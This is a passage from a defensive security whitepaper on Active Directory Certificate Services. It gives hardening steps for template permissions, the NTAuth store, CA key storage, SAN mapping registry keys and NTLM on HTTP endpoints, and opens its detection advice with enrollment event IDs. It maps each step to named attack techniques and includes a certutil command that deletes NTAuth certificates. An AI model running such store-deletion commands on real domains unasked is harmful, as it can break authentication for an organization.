


Figure 80 - Constraining Certificate Enrollments Through Security Descriptor Restrictions

When auditing template security descriptors, analyze enrollment permissions and the following settings that could grant write access to the template:

- The owner of the security descriptor
- FullControl, WriteDacl, WriteOwner, or WriteProperty permissions to the template

With write access to a template, attackers could reconfigure it to a vulnerable state, hence why defenders should audit those permissions as well.

When auditing enrollment permissions, for each published template, analyze the EKUs in “Enhanced Key Usage” for schema version 1 templates and “Application Policies” for schema version 2 templates. Ensure that the template specifies the minimum number of EKUs necessary to function. If a template has “powerful” EKUs - the EKUs are null (i.e., a subordinate CA) or contain All Purpose, Certificate Request Agent, or other sensitive EKUs - restrict the enrollment in the certificate to only privileged groups. In addition, review templates with EKUs that enable domain authentication (see the table below) and ensure they are necessary:

Description	OID
<b>Client Authentication</b>	1.3.6.1.5.5.7.3.2
<b>PKINIT Client Authentication</b>	1.3.6.1.5.2.3.4
<b>Smart Card Logon</b>	1.3.6.1.4.1.311.20.2.2
<b>Any Purpose</b>	2.5.29.37.0
<b>SubCA</b>	(no EKUs)




Figure 81 - A Template with an EKU that Enables Domain Authentication in the Certificate MMC Snap-in

### Attack IDs:

- Misconfigured Certificate Templates - ESC1
- Misconfigured Certificate Templates - ESC2
- Misconfigured Enrollment Agent Templates - ESC3
- Vulnerable Certificate Template Access Control - ESC4

## Audit NTAAuthCertificates - PREVENT5

Recall from the *Kerberos Authentication and the NTAAuthCertificates Container* section that the NTAAuthCertificates AD object defines CA certificates that enable authentication to AD. Administrators can view these certificates in a variety of ways:

- **Certify:** Certify.exe cas
- **Certutil:** certutil -viewstore "ldap:///CN=NtAuthCertificates,CN=Public Key


Services,CN=Services,CN=Configuration,DC=<DOMAIN>,DC=<COM>?cACertificate?base?objectclass=certificationAuthority"

- **MMC:** Open `pkiview.msc` → Right click on Enterprise CA → Manage AD Containers → Go to the NTAUTHCertificates tab

If smart card authentication is not in use and the network does not require certificate authentication to AD, consider removing all the certificates from the NTAUTHCertificate object. This will prevent authentication to AD using certificates. You can delete certificates from the NTAUTH store with `certutil.exe` by running the following from a domain elevated prompt:

```
certutil -viewdelstore "ldap:///CN=NtAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=<DOMAIN>,DC=<COM>?cACertificate?base?objectclass=certificationAuthority"
```

```
C:\Tools>certutil -viewdelstore "ldap:///CN=NtAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=theshire,DC=local?cACertificate?base?objectclass=certificationAuthority"
ldap:///CN=NtAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=theshire,DC=local?cACertificate?base?objectclass=certificationAuthority
```



*Figure 82 - Deleting Certificates from the NTAUTH store with certutil.exe*

Alternatively, administrators can run `pkiview.msc` → right click on the “Enterprise PKI” node → select “Manage AD Containers” → Select a certificate → Click the remove button:




Figure 83 - Viewing Existing Certs in the NTAAuth Store with pkiview.msc

Organizations can also enumerate certificates in NTAAuth with the PSPKI<sup>162</sup> PowerShell module:

```
Install-Module PSPKI -Scope CurrentUser
Import-Module PSPKI
```

```
Get-AdPkiContainer -ContainerType NTAAuth | Select-Object -Expand
Certificates | Select-Object -Expand Certificate | select *
```

PSPKI can remove certificates from the NTAAuthCertificates object using its certificate thumbprint:

```
Get-AdPkiContainer -ContainerType NTAAuth | Remove-AdCertificate -
Thumbprint "EC9385E533782453D5C285B2A67311447FB57A6F" -Dispose
```

### Attack IDs:

- Trusting Rogue CA Certificates - DPERSIST2

<sup>162</sup> <https://github.com/PKISolutions/PSPKI>

## Secure Certificate Private Key Storage - PREVENT6

Organizations should ideally protect CA private keys at the hardware level to prevent simple theft via DPAPI. Microsoft's "*Securing PKI: Protecting CA Keys and Critical Artifacts*"<sup>163</sup> documentation details how to migrate from software keys to hardware security modules (HSMs), which we highly recommend.

Microsoft's Credential Guard documentation does make claims that it will help secure certificates<sup>164</sup> <sup>165</sup>, although it is unclear to what extent. We have yet to examine Credential Guard's effectiveness in protecting certificates. For example, using the DPAPI backup protocol may be enough to recover certificates on domain-joined devices (we have not tested it). Nonetheless, organizations should strive to enable Credential Guard if they can as it provides a myriad of credential protections beyond just certificates.

On workstations and servers, TPM protection of private keys should also prevent theft via DPAPI by malicious actors. Consider enabling certificate TPM attestation<sup>166</sup> in the environment to make AD CS only accept certificates with private keys protected by an TPM.

### Attack IDs:

- Exporting Certificates Using the Crypto APIs – THEFT1
- Forging Certificates with Stolen CA Certificates - DPERSIST1

## Enforce Strict User Mappings - PREVENT7

During certificate authentication, AD maps a certificate to an AD account. Kerberos and SChannel commonly use a UPN specified in a certificate's subject alternative name (SAN) to map the authentication request to an identity in AD. If organizations do not need to use SANs, they can disable SAN user mapping by setting a couple of sparsely documented registry keys.

At `HKLM\SYSTEM\CurrentControlSet\Services\Kdc` on a domain controller, setting the `DWORD` value of `UseSubjectAltName` to 0 forces an explicit mapping during Kerberos authentication. While an attacker can still request (and receive) a certificate with a different SAN, attempting to use the certificate for Kerberos authentication will result in error "75

---

163 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786417\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786417(v=ws.11))

164 <https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-considerations#domain-joined-devices-automatically-provisioned-public-key>

165 <https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/additional-mitigations#protecting-domain-joined-device-secrets>

166 <https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/tpm-key-attestation>

KDC\_ERR\_CLIENT\_NAME\_MISMATCH”. More details on the mechanics of PKINIT explicit mapping are at “[MS-PKCA] Section 3.1.5.2.1.3 Explicit Mapping”<sup>167</sup>. For this approach to be effective, this registry key needs to be set on every domain controller in the environment. Microsoft originally published information about this registry value KB4043463 but removed the KB article at some point in the last few years; PKISolutions has thankfully preserved a copy of the KB article.<sup>168</sup> Now, the only official documentation is a short paragraph describing the setting<sup>169</sup>.

Kerberos, though, is not the only security package that supports certificate-based authentication. To fully disable SAN user mapping, organizations also need to disable SAN user mapping for SChannel as well. This is controlled by the registry value `CertificateMappingMethods` in the `HKLM\CurrentControlSet\Control\SecurityProviders\SCHANNEL` key. Some documentation very vaguely describes this registry key<sup>170</sup>. Through reversing engineering `schannel.dll` (see the `SsILocalMapCredential` and `SsIMapCertToUserPac` methods) and accidentally encountering the leaked Server 2003 source code, we eventually found the possible bitmask values:

- 0x1 = SP\_REG\_CERTMAP\_SUBJECT\_FLAG
- 0x2 = SP\_REG\_CERTMAP\_ISSUER\_FLAG
- 0x4 = SP\_REG\_CERTMAP\_UPN\_FLAG
- 0x8 = SP\_REG\_CERTMAP\_S4U2SELF\_FLAG

From our experimentation, setting this key to either 0x1 or 0x2 successfully blocks the usage of SANs via SChannel authentication. However, more investigation is likely needed to ensure this is a sufficient protection.

While setting these keys will not prevent certificate authentication, we have heard of organizations using these keys to restrict the forms of certificate authentication allowed.

#### Attack IDs:

- Misconfigured Certificate Templates - ESC1
- Misconfigured Certificate Templates - ESC2
- EDITF\_ATTRIBUTESUBJECTALTNAME2 - ESC6

---

<sup>167</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-pkca/282ed46a-97c2-4fab-8456-a6bd67b9ba71](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pkca/282ed46a-97c2-4fab-8456-a6bd67b9ba71)


<sup>168</sup> <https://mskb.pkisolutions.com/kb/4043463>

<sup>169</sup> <https://docs.microsoft.com/en-us/windows-server/security/kerberos/whats-new-in-kerberos-authentication#kdc-support-for-key-trust-account-mapping>

<sup>170</sup> <https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings#certificatemappingmethods>

## Harden AD CS HTTP Endpoints – PREVENT8

Organizations should remove AD CS HTTP endpoints if they are not required. To enumerate which HTTP endpoints are enabled, IT administrators can look at the installed AD CS server roles on the CA servers:




*Figure 84 - Removing AD CS Server Roles Using the "Remove Roles and Features" Wizard*

IIS hosts the AD CS HTTP endpoints. As such, organizations could use IIS access logs as one technique to determine how often each endpoint is used. By default, these logs are located at `C:\inetpub\logs\LogFiles\` on the AD CS server. Similarly, detection engineers could use the IIS logs as a telemetry source.

If these endpoints are necessary, enforce HTTPS access to them and restrict NTLM. We present the following ideas but have not tested their viability in a real production environment:

- Disable NTLM authentication
  - **At the host level.** On AD CS servers, configure GPOs to set Computer Configuration → Windows Settings → Security Settings → Local Policies → Security Options → “Network security: Restrict NTLM: Incoming NTLM traffic” to “Deny All Accounts” and add exceptions as necessary using the setting “Network security: Restrict NTLM: Add server exceptions in this domain.” The other “Restrict NTLM settings” value can also be enabled to better audit NTLM usage in an environment.
  - **At the IIS level.** Disable authentication providers for each IIS application associated with an AD CS HTTP endpoint. For example, the following screenshot shows the removing the default “NTLM” and “Negotiate” Authentication providers from the “CertSrv” application and replacing them with “Negotiate:Kerberos”:






**Figure 85 - Disabling NTLM Authentication Providers for an AD CS IIS Application**

- If disabling NTLM is infeasible, enforce HTTPS and enable Extended Protection for Authentication<sup>171</sup>:

<sup>171</sup> <https://msrc-blog.microsoft.com/2009/12/08/extended-protection-for-authentication/>



**Figure 86 - Enabling Extended Protection for Authentication in IIS**

In addition, if you find you are vulnerable to this, consider contacting your nearest Microsoft representative and question them as to why this insecure default configuration is allowed. As of right now, they have no intentions of directly servicing the issue, but it may fix at some indeterminate future date.

### Attack IDs:


- NTLM Relay to AD CS HTTP Endpoints – ESC8

## Detective Guidance

If you cannot stop attackers performing these types of actions, the next defensive-in-depth push should be detection. Since the same event could be legitimate in one environment but malicious in another, we cannot give a definitive answer as to which events should cause alarm, but we will break down every event we know about per malicious action we talked about.

When collecting these events, we enabled very verbose logging to ensure maximum visibility. This included doing the following:

1. **Enabling all CA audit logs** by opening `certsrv.msc` → right clicking on the CA → Auditing. AD CS unfortunately does not enable any of these logs by default, so it is critical for network defenders to enable them on each CA to gain visibility. These settings correspond with the registry key value named `AuditFilter`<sup>172</sup> located at `HKLM\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\<CA NAME>`. Enabling these logs causes AD CS to write events to the Security event log with a task category of Certification Services.



*Figure 87 - Enabling All Audit Logs on a CA Using `certsrv.msc`*

2. **Enabling Success/Failure logging of all the Windows advanced audit logs** under the GPO setting Computer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration
3. **Enabling Success/Failure logging of all the Windows audit logs** under the GPO setting Computer Configuration → Windows Settings → Local Policies → Audit Policy


We recognize that it is unrealistic for most organizations to enable all Windows and AD CS audit logs. However, we attempt to call out the most relevant events in our detection advice.

## Monitor User/Machine Certificate Enrollments - DETECT1

When an account requests a certificate, the CA generates event ID (EID) 4886 “Certificate Services received a certificate request”<sup>173</sup>:

<sup>172</sup> Securing PKI: Appendix B: Certification Authority Audit Filter, [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786422\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786422(v=ws.11))


<sup>173</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4886>



*Figure 88 - Event 4886: Certificate Services Received a Certificate Request*

When the CA issues the certificate, it creates EID 4887 “Certificate Services approved a certificate request and issued a certificate”<sup>174</sup>:

<sup>174</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4887>



**Figure 89 - Event 4887: Certificate Services Approved a Certificate Request and Issued a Certificate**

The event supplies the requester user context, the DNS hostname of the machine they requested the certificate from, and the time they requested the certificate. The attributes fields in these event commonly has values for CDC, RMD, and CCM which correspond to Client DC, Request Machine DNS name, and Cert Client Machine, respectively<sup>175</sup>.

However, a lot of valuable context that is present in a CSR does not get surfaced. For example,

